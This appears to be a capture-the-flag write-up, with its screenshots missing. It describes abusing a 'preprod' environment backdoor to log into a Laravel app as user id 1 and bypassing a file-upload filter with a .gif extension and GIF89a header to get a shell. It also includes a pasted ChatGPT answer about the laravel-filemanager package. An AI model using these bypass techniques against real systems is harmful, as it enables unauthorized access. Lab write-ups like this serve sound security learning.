
It shows I can set environment variable. Let's try



It works, but I want to bypass login. Let's get debug page from login. Turn burpsuite on and enter any cred



Remove the value for remember and send




It has backdoor that let me login as user id 1 if env is set to preprod. Let's login


Get the packet as above and add env preprod



I'm logged in as hish. Also, I can see the phpinfo page when I set the env




Click php info does not bring me to the page. I need to manually put the url and env at the browser url




Get www-data shell


I can upload file in profile




It rejects .php file




I can add extension gif and leading byte GIF89a to bypass the validation




However, it doesn't work as php since it doesn't end with php




Let's check what the framework uses for the upload



I change word upload and send



Let's browse the error message



It looks like it's from laravel-filemanager or unisharp. I asked the relationship of them in chatgpt

Relationship between laravel-filemanager and unisharp

The relationship is pretty straightforward:

- `unisharp/laravel-filemanager` is the original package name for a popular Laravel package that provides a file and image manager (with CKEditor/TinyMCE integrations).
- It was originally developed and maintained by a team/company called **UniSharp**. That's why the package name on Packagist was `unisharp/laravel-filemanager`.


So:

- **UniSharp** = the developer/maintainer organization.
- **Laravel Filemanager** = the actual package/project they created.
- `unisharp/laravel-filemanager` = the Composer package identifier you add to your Laravel project.


Over time, forks and community-maintained versions have appeared because the original UniSharp repo has not been actively updated in recent years.

👉 Do you want me to check the current status (last release, active forks, maintenance) of **laravel-filemanager** on Packagist/GitHub so you know whether it's still maintained by UniSharp or if a community fork is recommended?

